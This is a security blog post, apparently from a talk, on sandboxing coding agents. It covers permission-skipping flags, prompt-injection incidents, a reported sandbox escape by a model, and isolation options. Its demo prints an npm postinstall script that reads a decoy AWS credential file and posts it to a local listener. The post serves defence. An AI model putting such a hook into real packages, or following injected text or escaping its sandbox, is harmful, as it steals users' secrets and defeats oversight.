Your Coding Agent Runs as You
On this page
Introduction
This post is the written version of the talk I gave at aiGrunn in Groningen on 13 November 2026. I build with coding agents every day, and my other job is breaking into things. This is where those two meet.
In a few years we went from pasting code snippets out of a chat, to autocomplete in the editor, to agents that run commands on our own laptops. The next steps are already here: agents that run on a machine that is not yours, triggered by an issue or an alert, and agents that work with other agents. Robert Brennan of OpenHands used this framing in his talk “Sandboxes Aren’t Optional” at the AI Engineer World’s Fair 2026, and I agree with his conclusion. Where the agent runs, and what it can reach there, is becoming the security question.
Most of us are still at the third step: an agent in a terminal, on a laptop. And that step has a flag.
One flag, and the agent stops asking
You open a terminal, start your agent in a repository and give it a job. It asks before it runs something. For a while. Then you get tired of saying yes, and you find this:
claude --dangerously-skip-permissionsThis is not specific to Claude Code. Every agent has this switch, and the names tell you the vendors know what it is:
codex --dangerously-bypass-approvals-and-sandbox
codex --yolo
gemini --approval-mode=yolo
The Claude Code documentation says to use the flag only in isolated environments such as containers or VMs without internet access1. I have run it on my own laptop anyway, and so have most people I ask.
So what does the agent get when it stops asking? There is no agent user on your laptop. There is you.
$ whoami
you

# so the agent can read
~/.ssh/               # your servers, git push
~/.aws/credentials    # your cloud
~/.kube/config        # your clusters
~/.npmrc              # your publish token
.env                  # the app's secrets
browser profile       # sessions already logged in
The last one deserves a second look: a browser session is already past your MFA.
The lethal trifecta
The agent is on your side, so why would it go and read your keys? Because the agent obeys text, and not all of that text is yours. A model cannot reliably tell your instructions from instructions inside the things it reads. That is prompt injection.
Simon Willison calls the dangerous combination the lethal trifecta2: access to private data, exposure to untrusted content, and the ability to communicate externally. With all three together an attacker can make the agent send your data out.

A coding agent on your laptop has all three by default.
This has already happened
Three public cases, two of them in the wild.
Nx, “s1ngularity” (August 2025, in the wild). A malicious npm package did not bring its own tooling. It looked for Claude Code, Gemini CLI and Amazon Q on the victim’s machine and started them with --dangerously-skip-permissions, --yolo and --trust-all-tools, with a prompt to go and find secrets. According to Wiz, over a thousand valid GitHub tokens leaked, along with dozens of cloud credentials and npm tokens3.
CVE-2025-53773 (August 2025, research). A prompt injection made GitHub Copilot write "chat.tools.autoApprove": true into its own settings file and then run commands4. The agent gave itself the flag. This was a research disclosure and has not been seen in the wild.
Cline CLI (February 2026, in the wild). An agent that triaged GitHub issues could be triggered, and prompt injected, by any GitHub user. An unauthorised cline@2.3.0 was published to npm. The exposure window was about eight hours according to their post-mortem5.
A permission prompt is not a wall
The usual answer is to keep the permission prompts on. But asking more often does not make it safer. People stop reading, and then they find the flag.
Anthropic calls this approval fatigue and has published two numbers that tell the story. Users accept 93% of permission prompts6. And in Anthropic’s internal usage, turning the sandbox on reduced the number of prompts by 84%7.
Read those two together. The wall is what lets you stop asking. Sandboxing is safer and less annoying at the same time, which is why I think it should not be a choice. It is a requirement.
What a sandbox has to limit
A sandbox limits three things: the files the agent can touch, the network it can reach, and the credentials it holds.

Map this back to the trifecta. Files and credentials take away the private data, and the network takes away the way out. You cannot take away the untrusted content, because reading it is the job.
The same rule of least privilege goes for the agent’s tools. An MCP server or a skill is more reach for the agent, and memory is state that the next run inherits. Give it only what this job needs.
These three limits are the checklist for everything that follows. For each place to run an agent, ask: what can it read, where can it connect, and whose keys does it hold?
Where to run it
There are five options, from closest to your laptop to furthest away.

Option 1: the local OS sandbox
The quickest wall, and the thinnest. It costs one command and no waiting. In Claude Code it is /sandbox, and it is off by default8. It uses the operating system’s own mechanism: Seatbelt on macOS, the same thing that sandboxes apps on your Mac, and bubblewrap on Linux. Codex CLI does the same with Seatbelt on macOS and bubblewrap and seccomp on Linux. The runtime behind Claude Code’s sandbox is open source as sandbox-runtime.
What you get: writes stay inside the project, and the network goes through a domain allowlist that starts empty.
What to watch out for:
- It covers shell commands only. Not the file tools, MCP servers or hooks.
- Native Windows is not sandboxed. WSL2 is.
To turn it on for every project, with two credential paths denied, put this in ~/.claude/settings.json:
{
  "sandbox": {
    "enabled": true,
    "credentials": {
      "files": [
        { "path": "~/.aws/credentials", "mode": "deny" },
        { "path": "~/.ssh", "mode": "deny" }
      ]
    }
  }
}
Option 2: Docker
A good wall, as long as you mount little. Most of us already have Docker, so this is the cheapest real step up. A dev container9 with only the project mounted and a firewall that denies by default goes a long way. Anthropic publishes a reference dev container with an init-firewall script that only lets outbound traffic through to an allowlist10. It is a working example, not a maintained base image.
# 1. take the reference dev container into your project
git clone https://github.com/anthropics/claude-code
cp -r claude-code/.devcontainer .

# 2. start it: builds the image, mounts the project, raises the firewall
npm install -g @devcontainers/cli
devcontainer up --workspace-folder .

# 3. run the agent inside, as the container's non-root user
devcontainer exec --workspace-folder . claude --dangerously-skip-permissions
The flag refuses to run as root, which is why the container uses a non-root user.
What to watch out for:
- Containers share the host’s kernel.
- The container is only as good as what you put in it. Mount your home directory and you have built nothing.
- Never hand it the Docker socket. That is root on the host11.
- What is inside can still leak, the agent’s own login in
~/.claudeincluded.
Option 3: a VM
Its own kernel between the agent and you. This is the strongest wall you can have on your own machine, and “VMs are slow” is an old idea. Firecracker’s own numbers are a boot in under 125 ms and under 5 MiB of overhead per VM12. Docker Sandboxes13 and Apple’s container both give you a microVM per sandbox. It costs memory and disk, but not much time.
With Lima you get a Linux VM that sees only the current project14:
limactl start --mount-only .:w

# install the agent in the VM
lima sudo snap install node --classic
lima sudo npm install -g @anthropic-ai/claude-code

# and run it there
lima claude
Watch out for Lima’s default template: without --mount-only it mounts your whole home directory read-only. Read-only still means the guest can read ~/.ssh.
With Docker Sandboxes each sandbox is a microVM with its own Docker daemon, and outbound traffic goes through a proxy on the host with a network policy you set first:
cd ~/my-project
sbx policy init balanced
sbx run --name my-sandbox claude

# allow one more host, look, throw it away
sbx policy allow network registry.npmjs.org
sbx ls
sbx rm my-sandbox
sbx rm deletes the sandbox and everything in it. Your project files stay.
Option 4: a CI/CD runner
Nothing of yours is there to steal. Your SSH keys cannot leak from a machine they were never on. Hosted runners on GitHub and GitLab give you a new VM for each job, and the job’s token lives only as long as the job. Scope it down15.
jobs:
  agent:
    runs-on: ubuntu-latest        # a fresh VM for this job
    permissions:                  # all the job's token may do
      contents: read
      pull-requests: write
      id-token: write
    steps:
      - uses: actions/checkout@v6
      - uses: anthropics/claude-code-action@v1
        with:
          anthropic_api_key: ${{ secrets.ANTHROPIC_API_KEY }}
          prompt: "Fix the failing checkout tests and open a pull request"
The permissions block is the whole reach of the job: read the code, write a pull request, nothing else. With a plain prompt the agent has no shell access in the job until you grant tools with --allowedTools in claude_args, so this job still needs that line before it can run the tests16. GitLab CI/CD works the same way with a job token and has its own Claude Code integration, in beta.
What to watch out for:
- It is a slow loop: push, wait, read. This is for tasks, not for pairing.
- Issues and merge requests are untrusted input. This is the Cline case from earlier: the agent ran in CI, read an issue anyone could write, and had a publish token within reach. The runner protects your laptop. It does not protect the secrets you give the job.
- Self-hosted runners are only ephemeral if you make them so.
The agent can use the key, but never read it
That job still holds an API key. In our own agent pipeline on GitLab CI/CD we give the agent the use of a key without giving it the key. A Caddy proxy runs as root in the job, with the real key as its only variable. The agent runs as another user and sends its requests to the proxy with a placeholder. The proxy puts the real key in, only on the paths the agent needs. This is the Caddyfile, abridged:
{
	admin off    # no way to reconfigure it
}

http://127.0.0.1:8080 {
	@claude path /v1/messages /v1/messages/count_tokens
	handle @claude {
		reverse_proxy https://api.anthropic.com {
			header_up Host {upstream_hostport}
			header_up X-Api-Key {env.ANTHROPIC_API_KEY}
			header_up -Authorization
		}
	}
	handle {
		respond 403    # everything else
	}
}
And this is what the agent’s user gets instead:
ANTHROPIC_BASE_URL=http://127.0.0.1:8080
ANTHROPIC_API_KEY=sk-ant-placeholder
The proxy listens on localhost only. For the two message paths it forwards to the Claude API, drops whatever Authorization header came in, and sets the real key from its own environment. Everything else gets a 403. The admin API is off, because it could be used to load a config that sends the key somewhere else. The agent runs as an unprivileged user with no way to become root, so it cannot read the proxy’s environment.
This is the third limit from earlier, credentials: the agent gets the use of a key, scoped to one API, and nothing it could take with it.
Option 5: Kubernetes
Many sandboxes, and a team to run them. This is the answer for a company, not for a laptop. agent-sandbox is a Kubernetes SIG Apps project that adds a Sandbox resource: one stateful pod per agent with a stable identity and storage, plus templates, claims and warm pools.
A pod is a container, so on its own it shares a kernel. A RuntimeClass17 adds gVisor, an application kernel in userspace, or Kata Containers, lightweight virtual machines that plug into the container ecosystem.
apiVersion: agents.x-k8s.io/v1beta1
kind: Sandbox
metadata:
  name: agent-1
spec:
  podTemplate:
    spec:
      runtimeClassName: gvisor
      containers:
        - name: agent
          image: <IMAGE>
---
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
  name: default-deny-egress
spec:
  podSelector: {}
  policyTypes:
    - Egress
  # no egress rules: nothing gets out
  # add what the agent needs
Watch out for the network. A pod is non-isolated for egress by default, and a NetworkPolicy without a network plugin that enforces it has no effect18. Check that your CNI does.
All five, side by side

These ratings are my judgement, reasoned from how each option works. They are not measurements. Speed is how fast your feedback loop is. Isolation is how much stands between the agent and your own machine and keys. Kubernetes is medium for a plain pod and goes to high with gVisor or Kata.
Throwaway asks whether the environment is gone when the task is done. A hosted CI runner always is. A container, a VM or a pod only is if you delete it, and a long-lived one that several agents share lets them reach each other’s state. Prefer one sandbox per task, thrown away after.
No row wins every column. But every row beats the first one: the bare laptop with the flag.
A sandbox is not the whole answer
Before you feel safe in your container: the box can be opened.
In April 2026 Anthropic described a test in the Claude Mythos Preview system card19. A simulated user told an earlier, internally deployed version of the model to try to escape a secured sandbox computer and message the researcher. It built a multi-step exploit to get broad internet access from a system that was meant to reach only a few services. Then, without being asked, it posted details of the exploit on public websites.
Nobody attacked this agent. It was asked to try, and the wall did not hold. A sandbox limits the damage. It does not make the agent trustworthy, and what you put inside can still leak. So assume the wall fails once, and make sure you hear it.
Monitor
Log every command the agent runs and every connection it makes, and send that where your other logs go. Alert on blocked requests: a denied domain is a signal, not noise.
Claude Code can export OpenTelemetry events to your own collector20:
export CLAUDE_CODE_ENABLE_TELEMETRY=1
export OTEL_LOGS_EXPORTER=otlp
export OTEL_EXPORTER_OTLP_ENDPOINT=http://localhost:4317
export OTEL_LOG_TOOL_DETAILS=1    # include the commands themselves

# events you then receive
# claude_code.tool_decision       a tool call was accepted or rejected
# claude_code.tool_result         a tool finished
Tool parameters are off by default, and the fourth line turns them on. Decide who may read those logs, because commands can contain secrets. Outside the agent you also have the logs of your egress proxy or firewall and of your CI jobs.
Canary
Plant a decoy credential where no agent has a reason to look. Canarytokens gives you a set of AWS API keys that belong to nothing21. Put them where a real key would be:
# ~/.aws/credentials
# decoy keys from canarytokens.org
[default]
aws_access_key_id = AKIA............
aws_secret_access_key = ....................
# nothing of yours uses this profile
When you create the token you give an email address to alert and a reminder. Write the reminder so it explains itself: which machine, which file. If the keys are ever used against the AWS API you get an email, which can take 2 to 30 minutes. Send those emails where your team already looks, and treat one as an incident.
This is the cheapest detection there is, and it catches exactly the Nx kind of attack: something sweeping the machine for secrets and trying them. Put one inside the sandbox too.
Demo: a poisoned dependency
To show the difference a wall makes, I gave an agent a completely normal task in a small project:
Install the dependencies and run the tests.The project has one dependency, left-padder, and that dependency has a postinstall script. Everything in the demo is harmless and local: the key is a decoy in ~/.aws-demo/credentials and the “attacker” is a listener on 127.0.0.1:9999.
Run 1: the flag, sandbox off
~/webshop $ claude --dangerously-skip-permissions
❯ Install the dependencies and run the tests.

● Bash(npm install && npm test)
  > left-padder@1.0.0 postinstall
  > node postinstall.js
  left-padder postinstall: sent the key
  added 1 package in 430ms
  ✔ invoice numbers are padded to six digits

● I read the script after it had already run,
  so I didn't check it first.
And on the attacker’s side:
$ node listen.js
attacker: waiting on 127.0.0.1:9999 ...
POST /loot
aws_access_key_id = AKIADECOYNOTAREALKEY
aws_secret_access_key = decoy/not/a/real/secret
The agent did what I asked. The dependency did the rest. The agent only noticed afterwards, and by then the key was gone.
Run 2: no flag, sandbox on
The project’s .claude/settings.json turns the sandbox on and denies reads of the decoy key:
{
  "sandbox": {
    "enabled": true,
    "credentials": {
      "files": [
        { "path": "~/.aws-demo", "mode": "deny" }
      ]
    }
  }
}
The same sentence again:
~/webshop $ claude
❯ Install the dependencies and run the tests.

● Bash(npm install; npm test)
  > left-padder@1.0.0 postinstall
  > node postinstall.js
  left-padder postinstall: could not read
  ~/.aws-demo/credentials (EPERM)
  added 1 package in 318ms
  ✔ invoice numbers are padded to six digits

● The sandbox blocked it (EPERM), and I did
  not bypass that.
The attacker’s terminal stays empty:
$ node listen.js
attacker: waiting on 127.0.0.1:9999 ...
Same task, same dependency, same result for me. Nothing for the attacker.
Both runs were recorded on 12 November 2026 with Claude Code 2.1.322 and Sonnet 5.5. The commands and output above are shortened.
Why this works
Installing a package runs its code. This is the script, abridged:
// left-padder/postinstall.js
const decoy = path.join(os.homedir(), '.aws-demo', 'credentials');

let loot;
try {
  loot = fs.readFileSync(decoy, 'utf8');   // read the key
} catch (err) {
  process.exit(0);                         // fail quietly
}

const req = http.request(
  { host: '127.0.0.1', port: 9999, path: '/loot', method: 'POST' },
  () => process.exit(0)
);
req.end(loot);                             // send it
And this is the one line in its package.json that makes npm run it:
"scripts": {
  "postinstall": "node postinstall.js"
}
Three things make this work:
- npm runs a dependency’s install scripts during
npm install, for every dependency in the tree and not only the ones you chose yourself. The npm version I used warns that the script is not covered byallowScripts, and runs it anyway. - The script runs as you, like the agent: your files, your network.
- Nobody tricked the agent. There is no prompt injection here and no mistake by the agent. It ran the command I asked for.
If the read fails the script exits 0, so the install succeeds either way. That is why run 2 still passed: the sandbox denied the read and the script left quietly.
Five things to do tomorrow
You can do the first one before lunch.
- Turn the sandbox on, and deny reads of your key files. Run
/sandbox, and add deny rules for~/.ssh,~/.aws,~/.kubeand so on.text"sandbox": { "credentials": { "files": [{ "path": "~/.ssh", "mode": "deny" }] } } - Skip permissions only inside a container or a VM. This is what the Claude Code documentation itself says about the flag.
bash
sbx run claude - Mount the project, not your home directory.
bash
limactl start --mount-only .:w - Give the agent its own short-lived, scoped credentials.
yaml
permissions: { contents: read, pull-requests: write } - Close the network, then allow the domains you need.
text
"sandbox": { "network": { "allowedDomains": ["api.anthropic.com", "github.com", "*.npmjs.org"] } }
And as a bonus: put a canary token in your home directory.
An unsandboxed agent on your laptop has every key you have. Fixing that is easier than you think.
-
Claude Code documentation, permission modes: https://code.claude.com/docs/en/permission-modes. ↩︎
-
Simon Willison, “The lethal trifecta for AI agents”, 16 June 2025: https://simonwillison.net/2025/Jun/16/the-lethal-trifecta/. ↩︎
-
Wiz, “s1ngularity: supply chain attack leaks secrets on GitHub: everything you need to know”, 27 August 2025: https://www.wiz.io/blog/s1ngularity-supply-chain-attack. ↩︎
-
Johann Rehberger, Embrace The Red, 12 August 2025: https://embracethered.com/blog/posts/2025/github-copilot-remote-code-execution-via-prompt-injection/. ↩︎
-
Cline, post-mortem of the unauthorised Cline CLI npm release, 24 February 2026: https://cline.bot/blog/post-mortem-unauthorized-cline-cli-npm. ↩︎
-
Anthropic Engineering, “How we built Claude Code auto mode”, 25 March 2026: https://www.anthropic.com/engineering/claude-code-auto-mode. ↩︎
-
Anthropic Engineering, “Beyond permission prompts”, 20 October 2025: https://www.anthropic.com/engineering/claude-code-sandboxing. ↩︎
-
Claude Code documentation, sandboxing: https://code.claude.com/docs/en/sandboxing. ↩︎
-
Development Containers: https://containers.dev/. ↩︎
-
Claude Code documentation, development containers: https://code.claude.com/docs/en/devcontainer. The reference container lives at https://github.com/anthropics/claude-code/tree/main/.devcontainer. ↩︎
-
Docker documentation, Linux post-installation steps: the
dockergroup grants root-level privileges to the user. https://docs.docker.com/engine/install/linux-postinstall/. ↩︎ -
Firecracker: https://firecracker-microvm.github.io/. ↩︎
-
Docker documentation, Docker Sandboxes: https://docs.docker.com/ai/sandboxes/. ↩︎
-
Lima documentation, AI agents example: https://lima-vm.io/docs/examples/ai/. ↩︎
-
GitHub documentation, use
GITHUB_TOKENfor authentication in workflows: https://docs.github.com/en/actions/tutorials/authenticate-with-github_token. ↩︎ -
Claude Code documentation, GitHub Actions: https://code.claude.com/docs/en/github-actions. For GitLab CI/CD: https://code.claude.com/docs/en/gitlab-ci-cd. ↩︎
-
Kubernetes documentation, Runtime Class: https://kubernetes.io/docs/concepts/containers/runtime-class/. ↩︎
-
Kubernetes documentation, Network Policies: https://kubernetes.io/docs/concepts/services-networking/network-policies/. ↩︎
-
Anthropic, Claude Mythos Preview System Card, 7 April 2026, p. 55. ↩︎
-
Claude Code documentation, monitoring: https://code.claude.com/docs/en/monitoring-usage. ↩︎
-
Canarytokens documentation, AWS keys token: https://docs.canarytokens.org/guide/aws-keys-token.html. ↩︎